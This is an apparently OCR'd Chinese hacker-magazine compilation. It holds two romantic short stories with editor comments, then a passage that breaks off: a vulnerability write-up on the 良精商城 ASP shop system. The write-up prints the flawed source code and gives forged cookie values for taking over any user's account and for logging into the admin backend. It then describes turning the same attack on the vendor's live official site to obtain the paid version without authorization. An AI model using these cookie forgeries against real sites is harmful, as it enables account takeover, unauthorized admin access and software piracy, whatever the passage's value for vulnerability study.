我很喜欢他，他似乎也能看出来，悠扬的风琴声在这个舒适的咖啡厅里旋转，他长长的手指捧起面前的红茶，微微地抿一口，看着我呆呆的样子，只是那么温柔地笑着。

他说，他不适合我……

为什么？我问他。

我是风，你追不上我，而你需要的是一个安定的生活。说话的时候，他的目光迷离地望着远方。

不试一试，你怎么可以这么肯定地拒绝我？我丝毫不妥协。

丫头，你的路，与我的……不一样呵……他笑，再次喝茶，仿佛我的执着在他眼中只是小孩闹脾气。

那你为什么带我来这里？我依旧固执，说话的时候还记起很久以前，有个男人会叹息地摸着我的头，说我固执的性子和他的妻子是那么一样……那个男人是我的父亲……

你应该有幸福的生活，而不是像现在一样漂泊，这种生活不适合你！他定定地看着我，目光中有一种我难以看透的目光，有着沧桑有着无奈……

我抬头，拂去挡住我视线的眼泪和发丝，倔强地看着这个三十左右年纪的男人，看着他放在旁边椅子上的风衣，他温柔的眼睛，我定定地伸出手，白嫩的手指朝上伸到他的眼前。

他不解地望着我，迷惑的样子让我看了开心，我笑了，笑得他一脸迷惑。

电话！

他莫名地看着我，却拗不过我的固执，笑笑的摇头，递给我他的三星，我接过来，冲他一笑，迅速打开他的通讯薄，把我的名字和手机号码输进去，然后又拿他的电话拨了我的手机，满意地听到我的手机响起那首“求佛”。

还你！不许删掉！我把手机扔给他，霸道地命令他不准删掉我的手机号码。

我扬起甜蜜的笑容，与他挥手说再见，刻意地把他的那句“也许无法再见……”撇在风中，我不相信他会不见我。

“去哪了？”

我打开门，迎来的就是这句夹着怒火的话，我没想搭理她，因为我心情好。

“你给我说话啊！”她不依不饶地跟着我进了房间。

我转过身来，扯下耳塞，笑得很张扬：“泡男人了！怎么样？”

我恶意地看着门外那个男人涨红的脸，我的心情很好。

“你、你……你要气死我才开心是不是啊……”她的脸也涨得通红，多半是我气的。

我冷冷地看着她，看着她怒火中烧，看着她隐隐的泪眼，我硬生生止住心疼，轻轻的一笑：“是你教的……”

“啪——”。

没有其他的声音，MP3 丢在地上，耳机里隐约传出那首让我心痛的“求佛”，我在扬起头的瞬间，滴下两滴滚烫的泪，我从挡住半边脸的发丝缝隙中，用着最无情的目光盯着那个颤抖的女人，看到她颤巍巍地伸出手想要抚摩我，我在她惊诧的目光中闪开，冷冷地抛下一句话：“你没有资格！”

我离开了，离开了那个我认为冰冷的家，离开了那个女人和那个女人带回来的男人。

一个落寞的人最喜欢去的地方是哪里？除了酒吧还能是哪里？

我夸张地笑着，不管是谁送的酒一律照单全收，在醉得最深的时候，我的脑子

却无比清晰，我摸索着拨了他的号码，“嘟嘟”的响过之后，电话那方是沉默，而我在电话这边却是大吼，我吼着说我喜欢他，我吼着说要他带我走，不管走到哪里，我吼着说我在看到他的那一刹那我就知道我是属于他的，我吼了很多，迷糊的只想把心里的话都倒出来……

他来了，来到我的身边，醉得迷迷糊糊的我像捉到了最后一根救命稻草，我趴在他怀中哭泣，我哭着说了很多很多……

太阳照到了眼帘，我迷蒙地睁开眼睛，抬眼看着周围陌生的环境，吃力地揉着宿醉后想要爆炸的头，隐约间，我只记起，我想把自己给他……

看着身上简约的衬衫，有着他味道的衬衫，我笑了，满意的笑了，我喜欢他，真的！

扶着痛得夸张的头，我摸索着来到客厅，这明显不是他的家，似乎是个酒店。

我颓然地坐在沙发上，看着眼前琉璃几上的字条，我满脸的甜蜜，我以为他已经属于我了。

“丫头，当你看到这封信，我已经走了，你我真的不适合，放心，昨天晚上我只是帮你换了衣服。你有你幸福的路，我这阵不能定下来的风真的不适合你，也许有天你我还能相见，但愿那时你已经找到你的幸福……最后，祝你以后的计算机水平会有所提高，不要再被人逮了！——风留”

他走了，就这么走了？我不相信！


一天，两天，三天……我在这个城市走着，找着，期待在某个路口转身，能够看他温柔地笑着叫我丫头！

可是，他的电话停机了，茫茫人海，我却连从哪里找起都不知道……

编辑点评：

破碎的家庭，颓废的生活，个性放纵的女孩沉溺在酒吧和网吧中不断地找寻自我，直到最后遇到了那个令她心仪的男人……“我们还能不能再见面，我在佛前苦苦求了几千年……”也许只有用这句歌词，才能形容她最后的心境了。在这个迷乱的年代，连分手都很沉默，又况且是单恋呢？

幸福的味道



木子是一家电脑杂志社的技术支持，所负责的工作就是每天回答别人提出的各种技术问题，用QQ接触不同的陌生人，研究那些木马和病毒。木子很热爱这份工作，因为这至少和自己喜欢的技术有些关联。

小小的出现让木子很头疼，她应该是属于那种简单、天真、可爱的小家伙。然而木子偏偏就是喜欢不起来。还记得那是在一个很深的夜里，小小的头像在木子的电脑屏幕上不停地跳动着。双眼疲惫的木子打开对话框，小小打过来一个笑脸符号：“高人！ 快告诉我为什么音箱没有声音？”

木子有些气愤，连这种问题也需要技术支持吗？但是出于友好，木子还是回答了：“这可能与你的个人设置有关系，对不起，这不属于我们的技术支持范围。”

很久之后，小小才说 ：“难道就是因为这个原因，你才对我的问题如此敷衍吗？难道技术支持就是对别人的问题抱着搪塞的态度吗？”

木子发现这个小丫头年纪不大，嘴巴倒是特别厉害，为了不必要的口舌战争，木子没办法，只好告诉她如何检查音效设置。但是小丫头竟然告诉木子一切都检查就绪了，没有任何问题。木子怀疑是不是音箱坏掉了，可小小却一再地否定，这下木子真的有点迷糊了，最后不得不借助远程协助来检查小小的设置，结果没把木子气死，这个小丫头竟然没有检查音箱的插头。这样的夜晚，木子因为一个小丫头气得半死。折腾了好几个小时，问题竟然是如此的简单。看来这个小小根本就不是一般的菜鸟，而是能气死人的鸟蛋。

生活总是这样，每天都会遇到一些可笑、可爱、可悲的人或事，上演不同的剧目。但正是这些琐碎的小事才拼凑出一块生活的调色板，才会让生活更加的绚丽。可木子却没想到小小这个青涩的丫头会给他带来这么丰富的色彩。

在第二天深夜的同一时间，小小又敲开了木子的对话框：“快告诉我，怎么隐藏QQ，快点！快点！”隔着冰冷的屏幕，这边的木子看不到小小焦急的样子，但每个字仿佛都浸透着小小稚气的声音。因为前一天晚上的愤怒，木子故意缓慢地打着字说 ：“丫头，我不是专门为你回答这些问题的，还有你问的这些对你来说根本就没多大的用处，可你却占用了我宝贵的工作时间。”

小小似乎很生气：“这也是网络技术的一种啊！而且谁说对我没有用处啦？我妈让我用电脑学习，我把QQ隐藏起来，可以减少很多家庭纠纷啊！ 真笨！”

看到小小这么理直气壮，木子鼻子快被气歪了。他教训道：“你这是骗你妈妈，这么做是不对的！”

小小反倒更加有理了：“我聊QQ也是对网络和社会的一种了解和学习，而且对我妈来说，这只是个善意的谎言，一切加上爱的名义就不是罪过了。我爱我妈妈，不想让她生气才会这么做的。”木子实在收拾不了这个调皮的小丫头，她总是说得头头是道，而且让人没有任何回转的余地。对于技术，木子从来都没有头痛过，但是对于小小，木子真的有点害怕。所以在小小“晓之以情，动之以理”的“诱导”下，最终不得不妥协，告诉了这个小丫头如何隐藏QQ。

从此以后，小小好像黏上了木子，问些怎么升级杀毒软件，怎么删除帖子，怎么调整本地时间这些让木子哭笑不得的问题。每次木子叫小小不要问他这样的问题的时候，小小都会以各种理由来让木子投降。而木子也渐渐地开始包容这个爱闯祸

又爱撒娇的小家伙了。她的天真和坦率给疲惫的木子注入了一股甘甜的清泉，清凉又不带任何尘世的味道。

木子已经开始喜欢被这个可爱的小妹妹纠缠了，但是他却不知道在频繁的聊天中，小小对他的情感在不知不觉中发生了微妙的变化。在木子眼里，在网络中除了技术是真的，其他全部都是虚构的。所以他从来没有注意到小小的变化：关心的语言，撒娇的口气，越来越差的脾气。经常会被他骂成是一个傻得快要腐烂的木头。

小小告诉木子她喜欢北京，木子问为什么？小小说因为北京那个遥远的城市里有一个她很想念的人。每次说到这儿，木子就会觉得特别的凄凉，但他什么都不说。小小期待着木子能问些什么，可木子的沉默让小小变得格外的失落。那是一种失望的落寞。是他真的不懂她，还是根本就不了解她的心里在想什么？

每次下雨的时候，小小都会特别地想念木子，因为她知道木子是一个很不会照顾自己的家伙。经常会听他说感冒很难受。

又是一个阴雨的天气，木子在电脑前心神不宁，因为每次黄昏的时候，小小都会叮嘱木子，下班的路上小心。可是这一整天她都不在线，窗外的雨拼命地敲打着玻璃窗，每一滴似乎都敲在木子的心坎上。就在这时，同事喊木子接电话，他恍惚地拿起电话，里面传来了一个好听又胆怯的声音："喂，你是木子吗？我是小小！"木子愣愣地抓着电话，同事见木子傻愣的样子都围拢了过来。只听见里面的女孩继续颤抖着说："北京入冬的雨好冷啊，你是不是又像往常一样没有带伞？我在楼下等你下班."

同事们羡慕地发出起哄的笑声，女孩温柔甜美的声音让木子的大脑一片空白。一切似乎都不真实地存在着。木子和同事趴在窗口，望着楼下那个在雨中打着伞、不断颤抖的女孩，似乎有种甜蜜一直在胸膛不停地涌动着。女孩踏着雨水的脚步声，让平时沉稳的木子有些急躁。

终于等到下班，木子飞快地冲出办公室，身后跟着好奇的同事。面对眼前有点瘦小却很清秀的小小，木子本来想问她为什么来北京，为什么在雨中等他诸如此类的问题，可除了脸颊微微发烫，他什么话都说不出来。木子拿起小小的那把浅蓝色的伞，拉着她走向远处。在阴冷的雨中，两把晃动的伞温暖着整个快要入冬的天气。

小小说在她的那个城市，没有在雨中行走的快乐，也没有陪木子一起吃饭的幸福。所以她来了北京。但是木子很快就明白了两个人如果仅仅依靠感觉，会得到什么呢？小小还需要继续读书，而木子要陪着电脑熬过每一天，根本就没有任何多余的时间留给那个天真的公主。

木子开始陷入深深的困惑中，每当望着小小温柔、贴心的笑容时，木子的心都会狠狠地被刀扎一下。

木子面无表情地对小小说："我们根本就不适合，所以你还是不要在北京逗留太久了。你该回到你自己的生活中，我对你只是出于新鲜。"木子说完这些，便转头离开，不敢看小小那心痛、委屈的神情，可分明听见那泪滴落在地上摔碎的声音。也许小小永远都不会明白，他给不了小小什么，而小小也没法给他什么。他们就算再努力地抒写关于爱情的美丽篇章，也无法把那些现实的东西填满对方空白的生活。

小小走了，从来都没有这么听话。QQ上再也没有那个调皮的小家伙了。木子开始很不适应没有她的日子，每天都在不停地想念她。他在blog中看到小小的留言："我会好好地学习，有一天会留在北京，和那个叫木子的人一起快乐地在雨中行走，幸福地吃着每一顿饭，不让他觉得什么都是虚幻。小小认真的誓言！"木子笑了，但是心里却很想哭。他明白那个瘦小的女孩是多么的温柔、多么的勇敢。

又是一个冰冷的雨天，街上无数晃动的伞让萧瑟寒冷的北京城有了一些温暖。木子看着敲打在玻璃窗上的雨滴，突然有着一种很熟悉的感觉。他拿出手机，拨通了小小的电话，听到那温柔的声音后说："小小，我想你了，北京又下雨了。记得你给我的誓言。"那一边是开心的哭泣，遥远但却亲切、真实。心酸的甜蜜都是幸福的味道。

编辑点评：

看完这篇文章，小编突然想起以前好像还真遇到过这样可爱的女读者，不过能千里迢迢赶到北京和我在雨中散步的，却是一个也没有（土豆：哈哈，魅力不够吧。小编：汗，上班时候一直没下雨。）。很羡慕木子和小小，虽然两个人最后没能在一起，但还是互相深爱着对方，正所谓：若是两情长久时，又岂在朝朝暮暮？



天天无语：这期新洞内容很是丰富，越来越多的人把目光转向了比较大的系统，如论坛、网上商店等；以前大家肯定以为这种大系统的安全性能不错吧！其实不然，从这期的几篇文章大家可以看到，一些网上商店、论坛系统在安全性上令人不敢恭维，甚至有的还存在超级危险加低级的错误。

希望广大安全爱好者再接再厉，人人都成为安全专家！而前提是：不要只说（看）不做，just do it，你也可以找到漏洞的。

良精商城网店系统漏洞分析

从本文你可以学到：

1、良精商城网店系统漏洞分析
2、漏洞的实际利用

今天正闲着无聊，一朋友发来消息说他急用一套商城系统并指定了只要"良精商城网店系统"，鉴于我和他极好的关系，决定帮他这个忙，按照朋友给的URL，打开官方网站，如图1所示。

第一眼看上去，感觉这个网站没有多大的实力，既然是官方网站，居然不用自己的程序，还用乔客的。随便点击看了下，发现可以下载免费版，不过，放到本地一运行才知道，原来后台好几个功能都没有，要付款后才能使用到正版，感觉有点不爽。如果要写那几个功能的话，要花费一定时间，实在划不来，于是决定研究一下它的代码，看有没有大的收获。

一、注入尝试

下了源码之后，首先尝试一下注入，在list.asp?ProdId=xxxx后面加了个单引号看看，得到如图2所示。

然后又测试了其它的页面，均显示和图2相同的结果，查看了一下list.asp代码，发现语句未经过滤，代码如下：

```
id=trim(request("prodid"))
```




图1 官方主页




图2 警告信息

```
if id="" then response.redirect "main.asp"
Set rsprod=conn.execute ("select * from buyok_produc where Online=true and ProdId='"&id&"'")
if (rsprod.bof and rsprod.eof) then
response.redirect "main.asp"
```

从上面的防注提示，结合上面的代码，我们明白了：所有经过数据库操作的语句已经被一个通用防注系统过滤，此通用防注系统由**<!--#include file="include/buyok_shop_30_conn.asp"-->**（此为网站的数据库连接文件）组合而成，按照我们的分析进行查找，发现**<!--#include file="buyok_functions.asp" -->**有防注功能，且被文件夹include下的文件buyok_shop_30_conn.asp所包含，截取部分代码如下：

```
sub aspsql()
SQL_injdata = "'|;|and|exec|insert|select|delete|update|count|*|%|chr|mid|master|truncate|char|declare" //用|进行分隔要过滤的字符
SQL_inj = split(SQL_Injdata,"|")
If Request.Form<>"" Then
For Each Sql_Post In Request.Form
For SQL_Data=0 To Ubound(SQL_inj)
if instr(Request.Form(Sql_Post),Sql_Inj(Sql_DATA))>0 Then
//如果提交的字符中存在过滤的字符，则提示：网站安全提示：请不要在参数中包含非法字符!
response.write "<script language='javascript'>"
response.write "alert('网站安全提示：请不要在参数中包含非法字符!');"
response.write "location.href='javascript:history.go(-1)';"
response.write "</script>"
response.end
end if
next
next
省略以下代码
```

这是一个对form表单的过滤，在省略的代码中，还有针对**Request.QueryString**，即GET方式提交的数据进行过滤，经过这样的处理后，要想注入，几乎是不可能的了。就这步看来，这个程序员安全意识还比较强。

二、漏洞1→COOKIE欺骗，修改任一用户资料

不知道程序员是怎么想的，SQL防注入方面都做得很不错，在进行网站验证时，却用了大量的COOKIE来进行，懂ASP的人都明白：COOKIE是脆弱的，一不小心就会被利用，下面用户验证这个页面就说明了它的问题。

当我们注册好一个用户，登录后，会来到user_center.asp这个页面，下面我们来看看它是怎么验证的。在user_center.asp内，2-4行内容如下：

```
<%
call checklogin() //用户验证
call aspsql()  //SQL检查
```

查找**checklogin()**函数，我们来到buyok_functions.asp，其45-55行代码如下：

```
sub checklogin()
set rscheck=conn.execute("select * from buyok_user where UserId='"&request.cookies("buyok")("userid")&"'") //从COOKIE提取用户名：userid
if rscheck.eof and rscheck.bof then //如果数据库中不存在，则提示："对不起，您还没有注册或登录"，否则登录成功。
response.write "<script language='javascript'>"
response.write "alert('对不起，您还没有注册或登录。');"
response.write "location.href='javascript:history.go(-1)';"
response.write "</script>"
response.end
end if
set rscheck=nothing
end sub
```





图3 Cookie值


图4 注册一个用户

这种验证，突破太容易了，我们可以这样利用：

首先，注册一个用户（我注册的为ttfct），并登录后台，如图3、图4所示。

注意上面的COOKIE值：buyok=userkou=9%2E9&ad=172%2E16%2E74%2E250&userid=ttfct;buyok%5Fuser%5Fip=172%2E16%2E74%2E250; ASPSESSIONIDACBDRCSQ=OCHFAEHAFBMKJEFFBCOIEGNC

假设我们知道此站还有一个用户，其用户名为:sina，那么我们直接把**userid=ttfct**，改为**userid=sina**，就可以成功登录。如图5、图6所示。

由于密码设置里，修改密码需要原密码，不能修改，但是，我们可以转到页面my_psw_set.asp，修改找回密码问题和答案，如图7所示。




图5 Cookie值




图6 成功登录




图7 修改找回密码信息

然后回到主页，通过忘记密码就可以修改用户的密码了。

三、漏洞2→伪造COOKIE，登录后台

如果说前面的那个漏洞小，那这个漏洞就大了，直接仿照COOKIE登录后台。还是让我们先看看它后台是如何验证的，后台验证页面由**checkadmin.asp**处理，看看checkadmin.asp的全部代码：

```
<%
if request.cookies("buyok")("admin")="" then response.write "<meta http-equiv='refresh' content='0;URL=../admin.asp'>" //如果cookie为空，则转到../admin.asp（即登录页面）
%>
```

看看上面这句，是不是觉得仿照COOKIE登录后台是很现实的呢？于是我们构造如下COOKIE：

ASPSESSIONIDACBDRCSQ=FCHFAEHAJJJEJCLCKEGGFPJP;buyok=ordersql=&admin=admin&sql=

成功登录后台，如图8、图9所示。

四、测试官方，获取正版

刚才下载测试的是官方的最新版，想必官方也存在这样的漏洞，于是拿起工具，上前线。用老兵的工具，填上仿造的COOKIE，转向后台http://www.asp3721.cn/shop/admin，却出现如下错误，如图10所示。

